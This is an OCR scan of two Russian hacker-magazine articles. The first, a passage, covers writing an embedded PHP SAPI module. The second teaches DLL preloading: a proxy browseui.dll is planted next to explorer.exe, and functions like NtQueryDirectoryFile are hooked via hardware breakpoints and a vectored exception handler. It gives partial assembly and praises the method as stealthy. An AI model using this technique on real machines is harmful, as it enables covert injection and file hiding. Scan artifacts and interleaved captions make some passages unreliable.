Теперь пояснения:

- **name** — имя SAPI-модуля. Может быть любым, но иногда движок по-разному обрабатывает некоторые ситуации в зависимости от имени SAPI — «cli», «cgi», «cgi-fcgi», «embed». Например, функция popen для Windows выставляет в dwCreateFlags (для функции CreateProcess) флаг CREATE_NO_WINDOW, если SAPI имеет имя «cli».
- **pretty_name** — если указано, то используется только при выводе phpinfo в строке «Server API».
- **startup** — довольно неоднозначный callback, поскольку из PHP-движка он не вызывается, а вызывается только внутри самого SAPI после вызова sapi_startup. Обычно callback содержит только вызов php_module_startup.



Пример отработал, и, поскольку была определена переменная $title, заголовок изменился

- **shutdown** — данный callback обычно устанавливается в php_module_shutdown_wrapper, а вызывается внутри SAPI непосредственно перед вызовом sapi_shutdown. Внутри php_module_shutdown_wrapper происходит много разных вещей, например освобождение рабочих потоков (если включен ZTS), завершение работы сети (WSACleanup) для Windows, сброс буферов, завершение работы zend-движка, дерегистрации INI entries и так далее. В общем, лучше положиться на плечи php_module_shutdown_wrapper, чем самому делать всю эту работу.
- **ub_write** — очень важный callback. В функции php_output_activate он сохраняется в глобальной переменной OG (php_header_write), а затем вызывается, когда движок решит слить небуферизированные данные через SAPI клиенту.
- **flush** — callback, который вызывается, чтобы отправить клиенту через SAPI буферизированные данные. Любопытный параметр server_context — это указатель на память, выделенную при инициализации SAPI (память под произвольную глобальную структуру, не sapi_globals (SG())). Данный «context» валиден для всех потоков. Устанавливается через SG(server_context) перед началом каждого запроса.
- **sapi_error** — дергается, когда PHP что-то не нравится. Параметры содержат уровень ошибки (E_WARNING,E_NOTICE и так далее), форматную строку (printf) и ее аргументы.
- **send_headers** — вызывается для отправки всех накопленных хидеров клиенту.
- **send_header** — вызывается, если send_headers не установлен или вернул SAPI_HEADER_DO_SEND. Если не было возможности отправить сразу все заголовки callback'ом send_headers, то в таком случае они будут отправляться с помощью вызовов send_header для каждого.
- **php_ini_path_override** — если установлен, то замещает путь поиска php.ini в функции php_init_config, которая вызывается из php_module_startup.
- **executable_location** — указатель на строку с именем exe-модуля SAPI.
- **ini_defaults** — функция дергается, когда необходимо инициализировать начальные настройки INI. Вызывается еще до поиска и разбора php.ini.
- **phpinfo_as_text** — если 1, то в выводе phpinfo() не будет html-тегов, если 0 — будут. Отсутствие тегов предусмотрено, например, для вывода консольных SAPI-модулей.
- **ini_entries** — кусок строки конфигурации. Имеет вид «opt1=val1\nopt2=val2». Обрабатывается в самом конце инициализации настроек php.ini — уже после поиска и парсинга файла.
- **additional_functions** — массив функций, которые хочет зарегистрировать SAPI. Массив объявляется так же, как и в расширениях PHP.

АЛЬФА И ОМЕГА, ИЛИ НАЧАЛО И КОНЕЦ SAPI

Сейчас, когда мы понимаем значение всех важных элементов структуры sapi_module_struct, мы можем приступать к кодированию. Хотя тестовый пример, который лежит на диске, разработан на FASM, все объявления ниже будут даны на родном для PHP языке Си. Первым делом в SAPI-модуле нужно запустить TSRM (Thread Safe Resource Manager) и получить tsrm_ls. Делается это уже знакомыми тебе по статье «Расширяя горизонты PHP» функциями:

```
TSRM_API int tsrm_startup(
    int expected_threads,
    int expected_resources,
    int debug_level,
    char *debug_filename);
TSRM_API void *ts_resource_ex(
    ts_rsrc_id id, THREAD_T *th_id);
```

Параметры **expected_threads** и **expected_resources** — это размеры таблиц tsrm_tls_table и resource_types_table. Если нет особых причин, они устанавливаются равными единице. Параметр debug_level задает максимальный уровень отладочных сообщений TSRM. **debug_filename** задает имя файла, куда будут сыпаться отладочные сообщения. Если указан NULL, то вывод будет направлен в stderr.

О параметрах функции ts_resource_ex мы уже говорили в прошлой статье. Отметим только, что этим вызовом мы заставляем выделить новый (первый) экземпляр tsrm_tls_entry и вернуть указатель на tsrm_tls_entry.storage.

```
Запуск TSRM
cinvoke tsrm_startup,1,1,0,0
cinvoke ts_resource_ex,0,0
mov [tsrm_ls],eax
```

Дальше необходимо инициализировать структуру sapi_module_struct в соответствии с собственными пожеланиями и передать ее функции sapi_startup.

```
SAPI_API void sapi_startup(sapi_module_struct *sf);
```

Единственным параметром является указатель на только что заполненную структуру.

После вызова sapi_startup принято вызывать callback startup.

```
int (*startup)(struct _sapi_module_struct *sapi_module);
```

В параметре указатель на нашу структуру. Единственное уточнение: в функции sapi_startup принудительно обнуляется поле структуры ini_entries, поэтому ДО вызова sapi_startup его инициализировать не имеет смысла, а инициализируют его как раз перед вызовом callback'a startup. Код его довольно стандартный, хотя ты можешь его дополнить по своему усмотрению:

```
if (php_module_startup(sapi_module, NULL, 0)==FAILURE) {
    return FAILURE;
}
return SUCCESS;
```

где php_module_startup выглядит так:

```
int php_module_startup(sapi_module_struct *sf,
    zend_module_entry *additional_modules,
    uint num_additional_modules);
```

Параметр **additional_modules** — указатель на первый элемент массива zend_module_entry. **num_additional_modules** — количество элементов в массиве. Это означает, что SAPI может выступать в роли PHP-расширения, даже нескольких. По мне, это полное извращение, хотя и забавный факт (прям в копилку Найджела Мюррея из сериала Bones).

На этом инициализацию SAPI прошу считать законченной. Точнее, не всю, а ее обязательную часть. Мы ведь не хотим ограничиваться банальным выполнением PHP-кода? А тут уже все зависит только от фантазии. Первое, что приходит на ум, — регистрация своих функций. Для чего? Да чтобы ты написал что-то вроде:

```
opentab('tab1');
```

и твоя программа послушно распахнула бы перед пользователем закладку «tab1». Круто? Я знаю три способа для регистрации: через поле additional_functions(sapi_module_struct), при регистрации extension в SAPI через php_module_startup, через вызов zend_register_functions (его-то и будем использовать в примере).

Дальше — больше. Ты можешь зарегистрировать константы и переменные, чтобы с ними можно было работать из PHP-кода. После выполнения кода ты можешь проверять значения переменных и, если они изменились, производить нужные изменения в своей программе. Теперь уже не кажется, что SAPI — это скука и каши с ним не сваришь? :)

Но мы отошли от темы. При завершении работы SAPI необходимо вызвать три функции.

```
int (*shutdown)(struct _sapi_module_struct *sapi_module);
SAPI_API void sapi_shutdown(void);
TSRM_API void tsrm_shutdown(void);
```

Первая — это callback из sapi_module_struct (в него мы помещаем адрес php_module_shutdown_wrapper). Следующие две завершают работу SAPI и TSRM соответственно.

КОМПИЛЯЦИЯ И ВЫПОЛНЕНИЕ КОДА

Вообще движок предоставляет функции php_execute_script и zend_eval_string, которые удобно использовать, например, так:

```
zend_file_handle file_handle;
    file_handle->type = ZEND_HANDLE_FP;
    file_handle->opened_path = NULL;
    file_handle->free_filename = 0;

    if (!(file_handle->handle.fp VCWD_FOPEN(script_file, "rb")))
    {
        php_printf("Could not open input file: %s\n",
            script_file);
        return FAILURE;
    }
    file_handle->filename = script_file;

    php_execute_script(&file_handle TSRMLS_CC);
```

Но это как-то чересчур просто. Давай придумаем что-нибудь поинтереснее.

PHP-код, как ты знаешь, первым делом «транслируется» в байт-код, а затем уже выполняется на виртуальной машине. Компилировать код можно двумя способами. Первый — компиляция из строки (функция zend_compile_string). Второй — из файла (функция zend_compile_file). Основная разница в том, что компиляция из строки не требует обязательного указания PHP-тегов <?php и ?>. Обе функции возвращают указатель на zend_op_array.

```
ZEND_API zend_op_array *compile_file(
    zend_file_handle *file_handle,
    int type TSRMLS_DC);
ZEND_API zend_op_array *compile_string(
    zval *source_string,
    char *filename TSRMLS_DC);
```

Не спеши называть, подражая Хаусу, автора лжецом и идиотом, когда заметишь, что я привел описание других функций. Я сделал это специально. На самом деле zend_compile_string и zend_compile_file — это указатели, которые по умолчанию указывают на compile_string и compile_file соответственно. Использовать эти функции несложно:

Компиляция PHP-кода из строки

```
zval* src = NULL;
zend_uint old_comp_options;
zend_op_array* op;
MAKE_STD_ZVAL(src);
ZVAL_STRING(src,"echo 'test';",0);
old_comp_options = CG(compiler_options);
CG(compiler_options) = ZEND_COMPILE_DEFAULT_FOR_EVAL;
op = zend_compile_string(src,"" TSRMLS_CC);
CG(compiler_options) = old_comp_options;
FREE_ZVAL(src);
```

Компиляция PHP-кода из файла

```
zend_op_array* op;
zend_file_handle zfh;
memset(&zfh,0,sizeof(zend_file_handle));
zfh.type = ZEND_HANDLE_FILENAME;
zfh.filename = "script.php";
op = zend_compile_file(&zfh,ZEND_EVAL TSRMLS_CC);
zend_destroy_file_handle(&zfh TSRMLS_CC);
```

Для выполнения полученного массива опкодов существует функция zend_execute, указывающая по умолчанию на execute.

```
ZEND_API void execute(zend_op_array *op_array TSRMLS_DC);
```

Перед непосредственным запуском функции execute было бы неплохо сохранить (чтобы потом восстановить) и переназначить несколько опций выполнения, а главное — настроить bailout. После выполнения PHP-кода восстановить все измененные опции выполнения и вызвать destroy_op_array:

```
ZEND_API void destroy_op_array(
    zend_op_array *op_array TSRMLS_DC);
```

Функции компиляции и выполнения при этом необходимо заключить в оболочку из вызовов:

```
PHPAPI int php_request_startup(TSRMLS_D);
PHPAPI void php_request_shutdown(void *dummy);
```

Таким образом мы эмулируем запрос пользователя к веб-

серверу. Если этого не сделать, то начнется неразбериха с заголовками (headers) и прочими радостями отдельного запроса.

BAILOUT И ОБРАБОТКА ОШИБОК

Как было сказано выше, PHP использует термин bailout («спасение») для отлова ошибок во время выполнения скрипта. За этим термином скрывается JMP_BUF (возможно, уже тебе знакомый).

```
struct _zend_executor_globals {
    …
    JMP_BUF *bailout;
    …
};\
```

Смысл работы JMP_BUF заключается в следующем. Перед началом выполнения опкодов SAPI сохраняет оригинальный bailout, затем, используя setjmp, сохраняет содержимое всех регистров и адреса возврата в новом bailout'е. Дальше остается только заменить старый bailout новым и начать выполнение. Но setjmp не просто сохраняет содержимое регистров, эта функция еще возвращает результат. Если результат — «ноль», то сохранение прошло удачно и можно продолжать. В противном случае при выполнении произошла ошибка.

Поймав исключение, движок PHP берет наш bailout и передает функции longjmp. В ней совершается восстановление регистров из jmp_buf, eax устанавливается в ненулевое значение и происходит прыжок (jmp) на адрес возврата из функции setjmp, а если проще — производится откат на момент сохранения регистров. Возвращенное значение снова сверяется с нулем, а так как оно не совпадает, то и вызова zend_execute не происходит.

Все эти страшные манипуляции скрыты за несколькими макросами:

```
#define zend_try \
    { \
        JMP_BUF *__orig_bailout = EG(bailout); \
        JMP_BUF __bailout; \
        EG(bailout) = &__bailout; \
        if (SETJMP(__bailout)==0) {
#define zend_catch \
        } else { \
            EG(bailout) = __orig_bailout;
#define zend_end_try() \
        } \
        EG(bailout) = __orig_bailout;\
    }
#define zend_first_try      EG(bailout)=NULL;   zend_try
```

ТОЛЬКО ПРАКТИКА СПАСЕТ ПРОЛЕТАРИАТ

На данный момент ты уже знаешь достаточно, чтобы написать свой личный и неповторимый SAPI-модуль. Он сможет заменять тебе калькулятор, избавит от необходимости сохранять скрипт и обращаться к web-серверу, чтобы получить md5-хеш строки, вытянет для тебя пару килобайт данных из MySQL БД… Но это все банально, и с этим справится даже обычный консольный (cli) PHP-клиент. Мне же хочется чего-нибудь этакого. Например, я всегда мечтал, чтобы torrent-клиент µTorrent имел в своем арсенале скриптовый движок. Представь, что он есть.


Ты можешь повесить PHP-триггеры на добавление торрента, старт закачки / останов / паузу, завершение закачки торрента. Можешь повесить на отдельный торрент скрипт, который выполняется раз в 5/10/20 минут. Теперь представь, что на ресурсе, который ты мониторишь, выкладывают озвученную серию твоего любимого сериала. Ты скачиваешь торрент, добавляешь в клиент, пишешь или загружаешь скрипт, который начинает периодически выполняться после загрузки торрента. Сам, вспомнив, что уже три утра, а завтра на работу/учебу, отправляешься спать. А в скрипте запрограммировано, что, как только ratio по текущему торренту превысит 1.0, он доложит трекеру, отключит свой триггер и выключит компьютер, чтобы не тратить электричество. Круто?

Наш пример будет не таким жизненным, а на поверку вообще окажется лабораторным. Но мое дело — только показать «как», а «что» и «как лучше», каждый решит для себя сам.

Итак, пример. Ради разнообразия я решил использовать ассемблер. Поэтому интерфейс будет, мягко говоря, спартанским (см. рисунок). Меню («Компиляция», «Выход»), две опции компиляции (из строки/текста и файла с диалогом выбора), TabControl и две закладки с RichEdit — одна для ввода кода, вторая для вывода результата. Без подсветки синтаксиса, нумерации строк и автодополнения (ну извините). Описывать работу с GUI не буду — она очевидна, да и статья не об этом.

Инициализацию SAPI я выношу в обработчик сообщения WM_INITDIALOG и оформляю отдельной функцией InitSAPI. В этой функции производятся уже описанные выше действия. Кроме стандартных телодвижений, я еще регистрирую три PHP-функции и без малого два десятка констант.

```
EG function_table
cinvoke zend_register_functions,
    0,
    _register_function_entry,
    dword [eax],
    MODULE_PERSISTENT,
    [tsrm_ls]
cinvoke zend_register_long_constant,
    sMB_OK,
    sizeof.MB_OK,
    MB_OK,CONST_CS or CONST_PERSISTENT,
    0,
    [tsrm_ls]

...

_register_function_entry:
PHP_FE messagebox,0,3
```



SAPI на Delphi. Многочисленные компоненты помогут сделать все красиво

Google не знает, как писать SAPI, а ты знаешь!

```
PHP_FE getwindowpos,0,0
PHP_FE setwindowpos,0,4
rd 5
```

Как ни крути, но именно регистрируемые функции приносят 80% пользы от интеграции PHP в проект.

Функция **messagebox** — это шлюз к одноименной функции Windows. **getwindowpos** возвращает в массиве координаты окна SAPI и его размеры. **setwindowpos** может изменять положение окна и, при желании, размеры.

Регистрируемые константы — это тип окна диалога вроде MB_YESNO и возвращаемые значения наподобие IDTRYAGAIN.

Едем дальше. Можно предоставить скрипту уже зарегистрированную и инициализированную переменную (или несколько). Например, относительно фантазии с торрентом это могут быть такие переменные: текущий ratio, скорость upload/download, массив пиров и так далее. Зарегистрировать переменную можно несколькими способами, но остановимся в кои-то веки на легальном:

```
PHPAPI void php_register_variable(
    char *var, char *val,
    zval *track_vars_array TSRMLS_DC);
```

var — имя регистрируемой переменной. **val** — значение. **track_vars_array** — массив, в котором регистрируется переменная. Все бы ничего, но мы-то знаем, что переменные хранятся в EG(active_symbol_table), а это совсем не zval*. Как вариант, можно было бы создать такой массив, зарегистрировать в нем несколько наших переменных и подменить EG(active_symbol_table) нашим массивом. Но есть способ проще. Мы можем передать в track_vars_array NULL, и тогда переменная будет регистрироваться в существующем массиве. Но для этого нужно «включить» опцию register_globals любым способом: через PG(register_globals)=1, через передачу harcoded ini в sapi_module_struct.ini_entries, прямым редактированием в php.ini этой опции или при обработке callback'a sapi_module_struct.ini_defaults. Я воспользовался hardcoded ini.

```
proc pre_exec_work c uses ebx ecx edx esi edi
    cinvoke php_register_variable,sapi_name,
        php_file,0,[tsrm_ls]
          ret
endp
```

Здесь мы регистрируем для примера одну переменную ($embed) с именем SAPI-модуля, а значением ставим имя PHP-файла «sapi.php».

Напоследок сделаем так, чтобы SAPI менял заголовок окна, если скрипт зарегистрировал переменную $title. Это можно осуществить поиском переменной в EG(active_symbol_table).

```
proc post_exec_work c uses ebx edx ecx esi edi
locals
        tmp dd ?
endl
        EG active_symbol_table
        lea ebx,[tmp]
        mov dword [ebx],0
        cinvoke zend_hash_find,dword [eax],title,
            sizeof.title,ebx
        test eax,eax
        jnz @F
        mov ebx,[tmp]
        mov ebx,[ebx]
        mov ebx,[ebx  + zval.value.str.val]
        invoke SetWindowText,[main_wnd],ebx
        ret
@@:
        invoke SetWindowText,[main_wnd],title_default
        ret
endp
```

Если переменная найдена — устанавливаем заголовком ее значение, если нет — восстанавливаем заголовок по умолчанию. Принцип, думаю, понятен.

Вот, собственно, и все, что тебе может понадобиться для разработки своего SAPI-модуля. Если я что-то упустил — покопай сорцы, которые лежат на диске, в них вполне реально разобраться, даже несмотря на то, что они на ассемблере.

И напоследок небольшой совет. Возьми знания из статьи по разработке расширений, прибавь полученные только что и смело начинай творить свой шедевр. Ведь, как ты понял, SAPI совсем чуть-чуть отличается в программировании от написания расширений, а вот пользы приносит намного больше. ⌶

А ЧТО ЖЕ UNIX?

Как уже было сказано, в никсах SAPI собирается из кучи объектных файлов. Но лично мне не хотелось бы, чтобы мой модуль раздулся на несколько мегабайт. Хорошо, что есть и другой способ. При конфигурировании можно указать опцию --enable-embed=shared или --enable-embed=static, тогда после make появится динамическая или статическая библиотека libphp5.so(.a). С ней уже можно без проблем линковать модуль, не боясь увидеть undefined reference.

Trash «CatX» Gen, слесарь шестого разряда (trashgen@mail.ru, trashgen@jabber.ru)


ПЕРЕХВАТ ФУНКЦИЙ ПРИ ПОМОЩИ БУБНА, DLL PRELOADING ATTACKS И ОТЛАДОЧНЫХ ИСКЛЮЧЕНИЙ

Извращенный перехват

Сплайсинг точек входа функций с «трамплином», дизассемблером длин, а то и вообще с остановкой потоков процесса, патчи таблиц импорта/экспорта, запись в память и создание удаленных потоков... Тебе все это не надоело? В своей статье я предложу совершенно другой подход к перехвату — без модификации кода функции или заголовков.

Ни для кого, думаю, не будет откровением, что PE-файлы имеют таблицу импорта, говорящую системному загрузчику о том, какие модули нужно грузить в адресное пространство процесса и адресами каких экспортируемых из этих модулей функций заполнить таблицу импорта первичного модуля, который инициировал создание процесса. То есть ты дважды щелкаешь мышью по exe-файлу, и в недрах системы начинают вращаться около девяти тысяч шестеренок, приводящих в действие механизмы создания процесса. Стоит также упомянуть, что загрузка библиотек в таком случае называется статической, а динамической — когда код самой программы загружает (используя функции LoadLibraryA!kernel.dll, LdrLoadDll!ntdll.dll, etc.) какую-либо библиотеку, используя ее имя, или абсолютный путь и имя, или относительный путь и имя. Интересно, что поиск библиотечного модуля для загрузки (при условии, что нам дано лишь имя библиотеки без пути) осуществляется в строго определенной последовательности: сначала в каталоге с программой, инициировавшей создание процесса, в текущем каталоге, в путях, указанных в переменных среды (system32, system, etc.), и так далее. Порядок поиска и будет ключевым моментом в наших начинаниях. Как же нам это использовать? Да легко. Возьмем какое-либо популярное приложение, например explorer.exe (далее «пациент») из WinXP x32, и, используя любой просмотрщик импортов, изучим в нем имена библиотек, которые загрузчик будет проецировать в адресное пространство при создании процесса. Также посмотрим количество и названия функций, адреса которых будет заполнять загрузчик в импорте, — для реализации коварного плана это будет немаловажно (нам желательно, чтобы функций было поменьше).

Итак, допустим, мы выбрали библиотеку browseui.dll, нашему пациенту из нее необходимы будут адреса четырех функций, экспортируемых по ординалам (то есть не по имени, а по номеру). Теперь проверим, загружает ли система библиотеку, как мы того хотим (очень многие системные библиотеки грузятся по абсолютному пути, такие нам не подойдут). Проверить библиотеку на пригодность довольно просто: создадим в каталоге пациента пустой файл с именем и расширением выбранной нами библиотеки («browseui.dll») и попробуем запустить тестируемое приложение. Так-так, оно выдает сообщение о том, что browseui.dll не является образом программы WindowsNT, и закрывается. Значит, эксперимент прошел успешно, пациент нашел библиотеку в своей папке,


Ищем подходящую кандидатуру

а не в системной и, попробовав ее загрузить, поперхнулся. Если же нет, то идем в просмотрщик импорта и ищем другую библиотеку.

Теперь не особо сложным моментом будет создать не просто файл нулевой длины, а нормальную библиотеку (так называемый wrapper), которая будет экспортировать функции, нужные нашему пациенту. Внутри этих функций будем загружать по абсолютному пути оригинальную библиотеку и запускать из нее оригинальные функции. Вот как это может выглядеть:

```
FakeSHExplorerParseCmdLine          proc      ;ord 107
          push      107
          call      FindOriginalFunc
          jmp       eax
FakeSHExplorerParseCmdLine endp
```

Аргументы функции уже лежат на стеке — нам остается только найти адрес функции по ординалу с помощью нашей функции FindOriginalFunc и запустить. Это не Си — нам даже возвращать значение не нужно, оно и так будет в eax.

Каркас готов, пробуем запускать приложение. Если все работает, то это уже недурно, черт возьми! Вот таким простым образом мы довольно лихо перехватили функции в библиотеке browseui.dll, но хитрость в том, что они нам совершенно не нужны! vvВсе это было нам нужно только для того, чтобы наша библиотека была загружена вместе с пациентом. Есть и другие способы достичь желаемого, но это наиболее простой и, как ни странно, беспалевный. Теперь же перейдем непосредственно к перехвату — для каждой перехватываемой функции wrapper делать я не предлагаю ;).

ПОДГОТОВКА К ПЕРЕХВАТУ

Каждая библиотека (по крайней мере, каждая нормальная библиотека) имеет callback-функцию (чаще известную как DllMain), которая вызывается при создании/завершении процесса и при создании/завершении потока. Та или иная причина вызова функции определяется значением флага в аргументе reason.

Когда в процессе создается поток, система уведомляет каждую загруженную в процесс библиотеку, запуская callback-функцию с аргументом DLL_THREAD_ATTACH. Непосредственно код потока будет запущен только после того, как все функции DllMain отработают. Причем уведомление происходит даже при создании первичного потока процесса, то есть еще до запуска WinMain!

А теперь маленькая хитрость. Дело в том, что мы можем получить из DllMain контекст потока (см. врезку). Представь себе, контекст потока, точка входа которого еще даже не получала управления, уже доступен нам в статически загруженной DLL. Сохраненный контекст находится в стеке, и во всех системах (WinXP и выше) адрес его можно найти так:

Поиск указателя на структуру CONTEXT из DllMain статически загруженной библиотеки

```
DllEntry:          ;proc hInstance:HINSTANCE,\
                   ;reason:DWORD, reserved1:DWORD
mov      eax,dword ptr[esp+8]              ;reason
.if  eax == DLL_PROCESS_ATTACH
mov eax,dword ptr[ebp] ; 1 stack frame
         mov eax,dword ptr[eax] ; 2 stack frame
         mov eax,dword ptr[eax] ; 3 stack frame
         mov edx,dword ptr[eax+8] ; arg ZwContinue
.elseif eax == DLL_THREAD_ATTACH
         mov eax,dword ptr[ebp] ; 1 stack frame
         mov eax,dword ptr[eax] ; 2 stack frame
         mov edx,dword ptr[eax+8] ;arg ZwContinue
.endif
assume   edx: ptr CONTEXT
xor      eax,eax
inc      eax
ret      4*3
```


Помимо значений регистров общего назначения, в контексте сохранены значения отладочных регистров.

К отладочным регистрам относятся Dr0—Dr3 — виртуальные адреса аппаратных точек останова, Dr6 — регистр состояния отладки, Dr7 — регистр управления отладкой (набор флагов, определяющих остановы для виртуальных адресов в регистрах Dr0—Dr3, биты, определяющие эти значения, можно посмотреть здесь: wasm.ru/article.php?article=debugreg).

Аппаратные точки останова — это как раз то, что нам нужно. Если поставить такой бряк на первую инструкцию функции, которую мы хотели бы перехватить, а затем отловить исключение, генерируемое системой при выполнении этой инструкции, — это даст нам возможность в обработчике исключений реализовать любую логику для перехватываемой функции. То есть перехват функции будет реализован не через привычную подмену адреса в таблице, не через сплайсинг первых инструкций, а через установку аппаратного бряка.

Пример процедуры установки/снятия хардварного бряка на функцию NtQueryDirectoryFile

```
ReSetHook:
; в ebx регистре передается указатель на контекст потока
assume ebx:ptr CONTEXT
xor      eax,eax ; обнуляем eax
mov      [ebx].ContextFlags,CONTEXT_FULL\
 or CONTEXT_DEBUG_REGISTERS
; указываем во флагах структуры
; CONTEXT, какие регистры мы можем перезагрузить
mov      [ebx].iDr7,101010101b
; в Dr7 устанавливаем флаги, указывающие
; на используемые регистры адресов хардбряков
; и условия остановов
.if      [ebx].iDr0 == eax
         ; установлен ли сейчас бряк
         push     dword ptr[_imp__NtQueryDirectoryFile@44]
```




Проверяем на пригодность

```
        ; если нет — кидаем в стек адрес
        ; перехватываемой функции
.else
        push     eax      ; если да — кидаем в стек нуль
.endif
pop     [ebx].iDr0
; выкидываем из стека в Dr0 нуль или адрес функции
assume ebx:ptr none
ret
```

ПЕРЕХВАТ

Итак, сначала в DllMain нашей фейковой библиотеки при создании процесса мы устанавливаем векторный обработчик исключений. В нем мы будем получать все исключения в процессе, в том числе и те, что будут возникать при активации аппаратных точек останова. Далее в DllMain при обработке DLL_THREAD_ATTACH мы ищем в памяти контекст потока и устанавливаем бряки на выполнение первых инструкций функций, которые хотим перехватывать (до четырех штук, по количеству регистров аппаратных бряков Dr0-Dr3). Таким образом код в DllMain будет изменять контекст всех создающихся потоков начиная с первичного. Также не забудем при инициализации процесса создать tls (Thread Local Storage), чтобы каждый тред имел по локальной для потока ячейке памяти. Зачем это нужно — далее. Ну что же, теперь осталось лишь написать обработчик исключений, который система будет вызывать при возникновении исключительных ситуаций. Обработчик исключений также имеет доступ к сохраненному контексту потока, в котором произошло исключение. Тут существует много способов, как определить причину вызова обработчика и проверить, не сработали ли именно наши точки останова (чужие исключения нам не нужны). На мой взгляд, самый простой способ — следующий. Для начала мы проверяем код ошибки, вызвавшей исключение (нас будут интересовать лишь исключительные ситуации с кодом STATUS_SINGLE_STEP), затем извлекаем из структуры CONTEXT значение регистра Eip, указывающее на адрес, по которому произошло исключение. Поочередно сравниваем этот адрес с адресами функций, которые мы хотим перехватить, если не нашли — исключение не наше, не обрабатываем, нашли — меняем адрес Eip в сохраненной структуре контекста на адрес нашего обработчика перехвата. Если на этом и закончить, сказав, что исключение обработано, и выйти из обработчика, то ни черта хорошего не получится — в итоге мы опять окажемся по адресу инструкции, на которую натравлен один из хардварных бряков, и исключение сработает вновь, и так до бесконечности. Это произойдет из-за того, что наш обработчик перехвата в итоге должен будет вернуть управление оригинальной функции, а на ней стоит бряк. Путей решения этой проблемы тоже немало. Я покажу, на мой взгляд, самый легкий. Именно для него



Результат

мы и выделили в локальной памяти потока ячейку. Суть его заключается в следующем.

Снимаем нашу точку останова, возводим флаг трассировки в регистре флагов и в ячейке tls изменяем значение. Запишем туда некую константу, по которой будем ориентироваться в обработчике исключений, где собственно выполняется код. То есть значение tls индекса будет своеобразным флагом входа исполняющегося кода в перехватчик функции. При хардварных бряках, так же как и при пошаговом исполнении программы (при возведенном флаге трассировки), генерируется исключение STATUS_SINGLE_STEP, по которому мы однозначно идентифицируем одну из «наших» исключительных ситуаций.

Если индекс в tls не инициализирован значением, по которому мы определяем момент входа кода в обработчик перехвата, тогда инициализируем tls этой константой, меняем значение Eip в контексте, направляя его на обработчик, бряк не снимаем. Обработчик выполнил свои действия, передал управление на оригинальную функцию, бряк сработал вновь, в обработчике исключения мы находим уже индекс в tls, который говорит нам о выходе кода из перехватчика, — возводим флаг трассировки, снимая бряк на выполнение, индекс в tls ставим неравным константе, которую определили ранее. Ну и наконец, на следующей инструкции опять получаем исключение STATUS_SINGLE_STEP, из-за взведенного флага трассировки, но уже, разумеется, не по адресам перехваченных функций — снимаем флаг трассировки и ставим вновь хардварные бряки на перехваченные функции. Вот и весь перехват.

ЗАКЛЮЧЕНИЕ

Вот таким, вроде даже несложным способом можно проникнуть в процесс и манипулировать внутренними действиями, происходящими в нем. Кто-то, вероятно, скажет, что четыре перехваченные функции — это очень мало. Возможно, но развитие темы ограничивает лишь фантазия развивающего ;). ⌶

НЕМНОГО МАТЧАСТИ

Поток — составляющая процесса, которой ядро системы периодически выделяет промежуток времени для выполнения кода. Процесс должен иметь минимум один поток, после завершения всех потоков процесс перестает иметь смысл и все с ним связанные структуры уничтожаются системой. Каждый поток имеет два контекста: ядерный и прикладной.

Контекст — набор значений регистров процессора, который сохраняется в памяти при изменении уровня привилегий выполняемого кода или при передаче управления другому потоку. Определяется в заголовочных файлах компилятора структурой CONTEXT.

Таблица импорта — составляющая PE-файла, описывающая имена библиотек, которые загрузчику необходимо спроецировать в адресное пространство процесса, и функций, экспортируемых этими библиотеками, виртуальные адреса которых должны быть занесены загрузчиком в таблицу импорта при инициализации процесса.

TF (trap flag) — флаг трассировки, восьмой (от нуля) бит в регистре флагов eFlags.

VEH — векторная обработка исключений. Передача управления на обработчик происходит при исключении в любом из потоков процесса, причем до передачи управления структурному обработчику (SEH), если таковой был установлен для кода, вызвавшего исключение.

DVD

